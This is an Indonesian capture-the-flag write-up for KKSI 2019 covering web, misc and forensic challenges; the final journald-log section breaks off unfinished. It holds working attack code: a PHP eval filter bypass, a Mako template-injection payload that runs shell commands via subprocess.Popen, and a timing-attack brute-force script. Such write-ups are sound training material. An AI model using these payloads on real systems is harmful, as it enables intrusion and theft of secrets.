



**NAMA TIM : [KaKaShi]**

Ketua Tim	
1.	M. Nizar Rahman
Member	
1.	Fadli Maulana M
2.	Ichsanul Akbar
3.	<i>Kakashi Hatake</i>
4.	<i>Yondaime Raikage, Hinata Hyuga</i>



## Web - Tsunade Gambling Master (100 pts)

Diberikan sebuah service <http://202.148.2.243:20001/>  
Saat dibuka, akan muncul tampilan seperti berikut:

You must reach **133333333337 -3**

Tebakanmu: 38 Tebakan server: 43

Saat ditekan tombol "Ayo diadu!" maka akan muncul angka random di tebakanmu dan tebakan server.

Namun kita mengecek source codenya dan terdapat JS yang mencurigakan.

Setelah itu, kita mengkonversi kode JS tersebut agar mudah dibaca dengan JSNice.

```
'use strict';
var kepla_flag = "KKSI2019{";
var place_flag = "Tr0ll1ng_th3_Us3r";
var penutup = "}";

function get_point_now() {
    var total_pageviews_raw = $("#point").text();
    return parseInt(total_pageviews_raw);
}

function generate_judi_server(t) {
    return Math.round(Math.random() * t);
}

function genertae_judi_client() {
    return batas = generate_judi_server(100), Math.round(Math.random() *
    batas);
}

function ready_to_serve() {
    return place_flag.split("_");
}

function serve(args) {
    var rawArgs = args;
    $i = 0;
    for (; $i < rawArgs.length; $i++) {
        $("#flag" + $i).html("<img src='./fl4g/" + rawArgs[$i] + ".png'>");
    }
}
```

```

$(document).on("click", "#adu", () => {
    var geoJSON_str = genertae_judi_client();
    var kml_str = generate_judi_server(100);
    $("#client").text(geoJSON_str);
    $("#server").text(kml_str);
    var currentPoints = get_point_now();
    if (geoJSON_str > kml_str) {
        $("#point").text(currentPoints + 1);
    } else {
        $("#point").text(currentPoints - 1);
    }
}), $(document).on("click", "#judii", () => {
    if (get_point_now() >= 133333333337) {
        console.log("I know you inspect element it!");
        $("#flag").text(place_flag + " Don't Submit it Bratan! It's wrong one!");
    } else {
        $("#flag").text("Go Away. Hus Hus");
    }
});

```

Berdasarkan kode JS diatas, kita bisa menyimpulkan dengan membaca kode pada fungsi serve(args) bahwa flagnya berupa gambar yang terdapat di path /fl4g. Namun, kita tidak tahu nama file gambarnya, sehingga setelah menebak nebak dengan ilmu perdukunan yang kami dapatkan dari puncak gunung merapi, ternyata terdapat kesinambungan nama fungsi antara ready\_to\_serve dan serve.

Dikarenakan pada fungsi ready\_to\_serve me-return variabel place\_flag yang displit dengan \_ yang akan menghasilkan array, maka kita dapat menduga bahwa parameter yang dikirimkan pada fungsi serve adalah array tersebut.

Oleh karena itu, kita dapat menduga bahwa nama path beserta nama file gambarnya adalah

- /fl4g/Tr0ll1ng.png
- /fl4g/th3.png
- /fl4g/Us3r.png


Lalu akhirnya kita mendapatkan potongan gambar flag tersebut.

# JScan\_\_3asY\_\_Tr0ll1nG

**FLAG : KKS12019{JScan\_3asY\_Tr0ll1nG}**

## Web - Limited Eval (200)

Diberikan sebuah service <http://202.148.2.243:21200/>  
Saat kita akses, akan muncul tampilan seperti berikut




Lalu kita coba masukkan kode untuk menampilkan phpinfo.

```
phpinfo();
```

Maka akan muncul tampilan seperti berikut:



PHP Version 7.2.24	
	
System	Linux db13d160758c 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Build Date	Oct 25 2019 04:21:18
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php

Lalu kita melakukan pengecekan pada disabled\_function

```
exec, passthru, shell_exec, system, proc_open, popen, curl  
_exec, curl_multi_exec, parse_ini_file, show_source, eval
```

Waw ternyata banyak yang dibanned :(

Namun, tidak terdapat scan\_dir, sehingga kita coba panggil fungsi scan\_dir.

Akan tetapi, ternyata tidak berbuah manis karena string scan\_dir dibanned juga.

```
print_r(scandir("."));
```



Run Code

Sorry your code unsafe for our System!

Oke, dengan sedikit modifikasi, kita bisa membypass filter tersebut dengan kode berikut

```
print_r(("scan"."dir")("."));
```

Maka akan muncul hasil seperti berikut

```
Array ( [0] => . [1] => .. [2] => api.php [3] => flagPoGu.php [4] => index.php [5] => php.ini )
```

Lalu langsung saja kita akses /flagPoGu.php

Namun ternyata KOSONG !!!!

Karena kosong, kita coba akses source nya dengan ctrl + u.

Maka hasilnya seperti berikut

```
<!DOCTYPE html>  
<html>  
<head>  
    <title></title>  
</head>  
<body>  
<!-- define('FLAG', ''); -->  
</body>  
</html>
```

Zeeb mhank, ternyata ada define :3

Karena fungsi include tidak dibanned, langsung saja kita include file flagPoGu.php lalu kita lakukan echo FLAG dengan kode berikut:

```
include("flagPoGu.php");echo(FLAG);
```

Maka hasilnya akan seperti berikut:

```
include("flagPoGu.php");echo(FLAG);
```



Run Code

POG\_U\_Can\_Read\_This\_But\_HOW?

**FLAG: KKS12019{POG\_U\_Can\_Read\_This\_But\_HOW?}**

## Web - Mako Onii-Chan (300 pts)

Diberikan sebuah service <http://202.148.2.243:21201/>  
Saat dibuka, ternyata KOREABU, maunya apa sih bambank!!! >:(

# 제 이름은 Nayeon 입니다

Don't forget stream Feel Special

---

지금 하늘 구름 색은 tropical yeah

Submit Nama mu disiniExample

Karena tidak ada yang dapat disimpulkan, kita cek source dengan ctrl + u.

```
<title>Post With UTF-32</title>
<!-- ADDITIONAL STYLESHEET HERE -->
</head>
<body>
<!-- ALL OF YOUR SITE CODE HERE -->
<div class="jumbotron">
  <h1 class="display-4">제 이름은 Nayeon 입니다</h1>
  <p class="lead">Don't forget stream <b>Feel Special</b></p>
  <hr class="my-4">
  <p>지금 하늘 구름 색은 tropical yeah</p>
  <a class="btn btn-primary btn-lg" href="/intro-gan" role="button">Submit Nama mu disini</a>
  <!-- name->32->e-base64 -->
  <a class="btn btn-primary btn-lg" href="/example" role="button">Example</a>
</div>
```

It's DUKUN TIME !!!!!



Setelah bertapa kembali ke puncak gunung merapi untuk bersilaturahmi dengan mbah Marjan Cocopandan, akhirnya kita mendapat pencerahan bahwa title Post With UTF-32 artinya kita harus menggunakan metode POST.  
Lalu name ->32->e-base64 artinya parameter yang dikirim itu adalah name, lalu valuenya diencode dengan UTF-32 dan diencode lagi dengan Base64.  
Kita kirim request tersebut ke endpoint /intro-gan.

Lalu kita akan membuat sebuah kode untuk mengirimkan payload ke server.

```
from requests import *

url = 'http://202.148.2.243:21201/intro-gan'

c = 'dukun'
c = c.encode('utf-32').encode('base64')
r = post(url, data={'name': c})
print r.text
```

Hasil:

```
cacadosman@DESKTOP-LELL406:/mnt/d/Hacking/kksi19$ python jancuk.py
Your Name dukun Inimda
```

Lalu, karena nama soalnya mako, kita akan mengetesnya dengan SSTI Mako dengan payload seperti berikut.

```
${10*5}
```

Hasil:

```
cacadosman@DESKTOP-LELL406:/mnt/d/Hacking/kksi19$ python jancuk.py
Your Name 50 Inimda
```

Ternyata terdapat vuln SSTI.

Karena berbasis python, kita dapat langsung saja memanggil subprocess.Popen dengan payload berikut:

```
${[].__class__.__mro__[1].__subclasses__()[372]((chr(99)+chr(97)+chr(116)+chr(32)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116))), shell=True, stdout=-1).communicate()[0]}
```

Payload diatas terdapat banyak fungsi chr() yang dikoncat karena kita tidak bisa menggunakan tanda petik satu maupun petik dua dikarenakan terdapat filter url escape sebelum template dirender.

Sehingga, kode akhir yang kita buat adalah sebagai berikut:

```
from requests import *

url = 'http://202.148.2.243:21201/intro-gan'

c =
"${[].__class__.__mro__[1].__subclasses__()[372]((chr(99)+chr(97)+chr(116)+chr(32)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116))), shell=True, stdout=-1).communicate()[0]}"
c = c.encode('utf-32').encode('base64')
r = post(url, data={'name': c})
print r.text
```



Hasil saat dijalankan:

```
cacadosman@DESKTOP-LELL406:/mnt/d/Hacking/kksi19$ python jancuk.py
Your Name b'Kksi2019{64_32_16_8_4_2_0}' Inimda _
```

**FLAG: Kksi2019{64\_32\_16\_8\_4\_2\_0}**

### Misc - Kksi Lost The Key (50 pts)

Diberikan sebuah service <http://202.148.2.243:30001/>

Saat kita buka, ternyata ada source code.

```
<?php
include 'flag.php';
$key = KEY;
if(isset($_GET['time'])){
    $human = $_GET['time'];
    if(strlen($_GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    }
    if(strlen($_GET['time']) == strlen($key)){
        if($human == $key){
            echo FLAG;
        }
        for($i=0;$i<strlen($key); $i++){
            if($human[$i] == $key[$i]){
                sleep(3);
            }
        }
    }
}

show_source(__FILE__);
```

Simpel saja, kita masukkan key asal asalan dengan panjang keynya mulai dari  $i=0$  sampai  $n$ . Dimana  $n$  merupakan panjang key saat respon websitenya menjadi lemot sekitar 5 detik. Sehingga, kita bisa tahu bahwa panjang key pada webnya adalah  $n+1$ .

Untuk panjang keynya sendiri adalah 3.

Sehingga kita hanya perlu membrute sebanyak 3 byte.

Setiap byte key yang benar maka akan sleep sebanyak 3 detik.

Oleh karena itu kita akan membrute dengan memperhatikan waktunya.

Kita dapat mendapatkan keynya dengan script berikut:

```

from requests import *
import string
import time

url = 'http://202.148.2.243:30001/?time='
payload = ['-','-','-']
c = string.digits + string.ascii_letters

mul = 3

for i in range(3):
    for j in c:
        payload[i] = j
        st = time.time()
        r = get(url + ''.join(payload))
        en = time.time() - st
        print(''.join(payload), en)
        if en > (mul * (i+1)):
            break

```

Setelah kita jalankan, ternyata keynya adalah 1Ap

Oleh karena itu, kita langsung saja akses url <http://202.148.2.243:30001/?time=1Ap>

Maka, kita akan mendapatkan flagnya.



```

Time_is_Money_Also_Time_is_flag <?php
include 'flag.php';

$key = KEY;


if(isset($_GET['time'])){
    $human = $_GET['time'];
    if(strlen($_GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    }
}

```

**FLAG: KKS12019{Time\_is\_Money\_Also\_Time\_is\_flag}**

## Forensic - Login Traffic (50 pts)


Diberikan file *login\_traffic.pcapng* sehingga langsung dibuka dengan Wireshark untuk dianalisis



Karena terdapat cukup banyak yang menggunakan protokol HTTP, inisiatif kami adalah dengan melakukan Exporting HTTP Objects melalui menu File > Export Objects > HTTP ...

Save All saja ke dalam folder baru httpobj.

Hasil export berisi



Terdapat 41 files, karena tidak terlalu banyak dan lomba baru mulai, kami memilih untuk menganalisis satu per satu file, sampai pada file redirect.php terdapat *string* yang menarik

```
js_autodetect_results=1&just_logged_in=1&login_username=user%40user.com&secretkey=S0tTSTlwMTI7Q1ICM3JfQUQhISEhfQ
```

Inisiatif kami adalah melakukan decode base-64 terhadap secretkey, dan didapatkan flagnya

```
# echo 'S0tTSTlwMTI7Q1ICM3JfQUQhISEhfQ' | base64 -d  
KKS12019{CYB3r_AD!!!!}base64: invalid input
```

String memang tidak sempurna membentuk base64-encoded, namun hasil decode sudah cukup untuk disubmit sebagai Flag.

**FLAG : KKS12019{CYB3r\_AD!!!!}**

## Forensic - Member have Journal (70 pts)

Diberikan file `journal_milik_nayeon.zip` yang berisi

```
# unzip journal_milik_nayeon.zip
Archive: journal_milik_nayeon.zip
  inflating:
user-1000@1e1ff651682d49aebf6d0c2fca0bbc1f-0000000000001f2b-000594364811d83e
.journal
  inflating: system.journal
  inflating:
system@f7433012530a40e2a1ffbf0fd517cb8-0000000000001f1b-00059436480e5d3d.jo
urnal
  inflating: user-1000.journal
```


Karena belum pernah menemui jenis file seperti ini, kami lakukan *quick google search* dengan *keyword file header*-nya (LPKSHHRH)

```
# xxd -l 8 user-1000.journal
00000000: 4c50 4b53 4848 5248                LPKSHHRH
```

Didapatkan referensi <https://github.com/openshift/release/issues/1217> , dimana salah satu *command* yang digunakan adalah *journalctl*.

Buka keempat *files* di empat *tab* berbeda untuk kemudian dianalisis

```
journalctl --file={nama-file}
```



```
root@kaliHP: ~/ctf/games/kksi/foren/journal
File Edit View Search Terminal Tabs Help
root@kaliHP: ~... x root@kaliHP: ~... x root@kaliHP: ~... x root@kaliHP: ~... x root@kaliHP: ~... x root@kaliHP: ~... x root@kaliHP: ~... x root@kaliHP: ~... x
1987 journalctl --file=system@f7433012530a40e2a1ffbf0fd517cb8-0000000000001f1b-00059436480e5d3d.journal
1989 journalctl --file=system.journal
2036 journalctl --file=user-1000.journal
2038 history | grep journalctl
root@kaliHP:~/ctf/games/kksi/foren/journal
# journalctl --file=user-1000.journal
-- Logs begin at Sun 2019-10-06 11:36:00 WIB, end at Sun 2019-10-06 11:37:32 WIB. --
Oct 06 11:36:00 ownserver systemd[1053]: Stopped target Default.
Oct 06 11:36:00 ownserver systemd[1053]: Stopped target Basic System.
Oct 06 11:36:00 ownserver systemd[1061]: pam_unix(systemd-user:session): session closed for user hasan
Oct 06 11:36:00 ownserver systemd[1053]: Stopped target Paths.
Oct 06 11:36:00 ownserver systemd[1053]: Stopped target Sockets.
Oct 06 11:36:00 ownserver systemd[1053]: Stopped target Timers.
Oct 06 11:36:00 ownserver systemd[1053]: Closed GnuPG cryptographic agent and passphrase cache.
Oct 06 11:36:00 ownserver systemd[1053]: Closed GnuPG cryptographic agent and passphrase cache (restricted).
Oct 06 11:36:00 ownserver systemd[1053]: Closed GnuPG network certificate management daemon.
Oct 06 11:36:00 ownserver systemd[1053]: Closed GnuPG cryptographic agent (ssh-agent emulation).
Oct 06 11:36:00 ownserver systemd[1053]: Closed GnuPG cryptographic agent and passphrase cache (access for web browsers).
Oct 06 11:36:00 ownserver systemd[1053]: Reached target Shutdown.
Oct 06 11:36:00 ownserver systemd[1053]: Starting Exit the Session...
Oct 06 11:36:00 ownserver systemd[1053]: Received SIGRTMIN+24 from PID 3229 (kill).
-- Reboot --
Oct 06 11:37:32 ownserver systemd[1188]: Listening on GnuPG cryptographic agent (ssh-agent emulation).
Oct 06 11:37:32 ownserver systemd[1188]: Reached target Paths.
Oct 06 11:37:32 ownserver systemd[1188]: Listening on GnuPG network certificate management daemon.
Oct 06 11:37:32 ownserver systemd[1188]: Reached target Timers.
Oct 06 11:37:32 ownserver systemd[1188]: Listening on GnuPG cryptographic agent and passphrase cache (restricted).
Oct 06 11:37:32 ownserver systemd[1188]: Listening on GnuPG cryptographic agent and passphrase cache.
Oct 06 11:37:32 ownserver systemd[1188]: Listening on GnuPG cryptographic agent and passphrase cache (access for web browsers).
Oct 06 11:37:32 ownserver systemd[1188]: Reached target Sockets.
Oct 06 11:37:32 ownserver systemd[1188]: Reached target Basic System.
Oct 06 11:37:32 ownserver systemd[1188]: Reached target Default.
Oct 06 11:37:32 ownserver systemd[1188]: Startup finished in 116ms.
root@kaliHP:~/ctf/games/kksi/foren/journal
#
```

Kami menebak bahwa *log* dari *system* mencatat bahwa berhasil didapatkan akses *root* dari milik user-1000 (hasan), kemudian buntu.

Setelah membaca ulang deskripsi soal, didapatkan '*camel*' *script is the key* dimana bahasa pemrograman dengan logo *camel* atau unta adalah **Perl**. Sehingga dilakukan pencarian lagi di *journal* tersebut yang berhubungan dengan **Perl Script**. Pada *log system.journal* bagian akhir ditemukan percobaan untuk eksekusi *Perl Script* namun gagal

```
root@kaliHP: ~/ctf/games/kksi/foren/journal
File Edit View Search Terminal Tabs Help
root@kaliHP: ~ x root@kaliHP: ~ x root@kaliHP: ~ x root@kaliHP: ~ x root@kaliHP: ~ x root@kaliHP: ~ x root@kaliHP: ~ x root@kaliHP: ~ x root@kaliHP: ~ x
Oct 06 11:45:06 ownserver systemd[1]: systemupdate.service: Scheduled restart job, restart counter is at 99.
Oct 06 11:45:06 ownserver systemd[1]: Stopped System update utils.
Oct 06 11:45:06 ownserver systemd[1]: Started System update utils.
Oct 06 11:45:06 ownserver perl[2465]: Can't open perl script "/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No such file or directory
Oct 06 11:45:06 ownserver systemd[1]: systemupdate.service: Main process exited, code=exited, status=2/INVALIDARGUMENT
Oct 06 11:45:06 ownserver systemd[1]: systemupdate.service: Failed with result 'exit-code'.
Oct 06 11:45:07 ownserver systemd[1]: systemupdate.service: Service hold-off time over, scheduling restart.
Oct 06 11:45:07 ownserver systemd[1]: systemupdate.service: Scheduled restart job, restart counter is at 100.
Oct 06 11:45:07 ownserver systemd[1]: Stopped System update utils.
Oct 06 11:45:07 ownserver systemd[1]: Started System update utils.
Oct 06 11:45:07 ownserver perl[2476]: Can't open perl script "/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No such file or directory
Oct 06 11:45:07 ownserver systemd[1]: systemupdate.service: Main process exited, code=exited, status=2/INVALIDARGUMENT
Oct 06 11:45:07 ownserver systemd[1]: systemupdate.service: Failed with result 'exit-code'.
Oct 06 11:45:08 ownserver systemd[1]: systemupdate.service: Service hold-off time over, scheduling restart.
Oct 06 11:45:08 ownserver systemd[1]: systemupdate.service: Scheduled restart job, restart counter is at 101.
Oct 06 11:45:08 ownserver systemd[1]: Stopped System update utils.
Oct 06 11:45:08 ownserver systemd[1]: Started System update utils.
Oct 06 11:45:08 ownserver perl[2485]: Can't open perl script "/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No such file or directory
Oct 06 11:45:08 ownserver systemd[1]: systemupdate.service: Main process exited, code=exited, status=2/INVALIDARGUMENT
Oct 06 11:45:08 ownserver systemd[1]: systemupdate.service: Failed with result 'exit-code'.
Oct 06 11:45:10 ownserver systemd[1]: systemupdate.service: Service hold-off time over, scheduling restart.
Oct 06 11:45:10 ownserver systemd[1]: systemupdate.service: Scheduled restart job, restart counter is at 102.
Oct 06 11:45:10 ownserver systemd[1]: Stopped System update utils.
Oct 06 11:45:10 ownserver systemd[1]: Started System update utils.
Oct 06 11:45:10 ownserver perl[2496]: Can't open perl script "/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No such file or directory
Oct 06 11:45:10 ownserver systemd[1]: systemupdate.service: Main process exited, code=exited, status=2/INVALIDARGUMENT
Oct 06 11:45:10 ownserver systemd[1]: systemupdate.service: Failed with result 'exit-code'.
Oct 06 11:45:11 ownserver systemd[1]: systemupdate.service: Service hold-off time over, scheduling restart.
Oct 06 11:45:11 ownserver systemd[1]: systemupdate.service: Scheduled restart job, restart counter is at 103.
Oct 06 11:45:11 ownserver systemd[1]: Stopped System update utils.
Oct 06 11:45:11 ownserver systemd[1]: Started System update utils.
Oct 06 11:45:11 ownserver perl[2507]: Can't open perl script "/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No such file or directory
Oct 06 11:45:11 ownserver systemd[1]: systemupdate.service: Main process exited, code=exited, status=2/INVALIDARGUMENT
Oct 06 11:45:11 ownserver systemd[1]: systemupdate.service: Failed with result 'exit-code'.
lines 1745-1778/1778 (END)
```


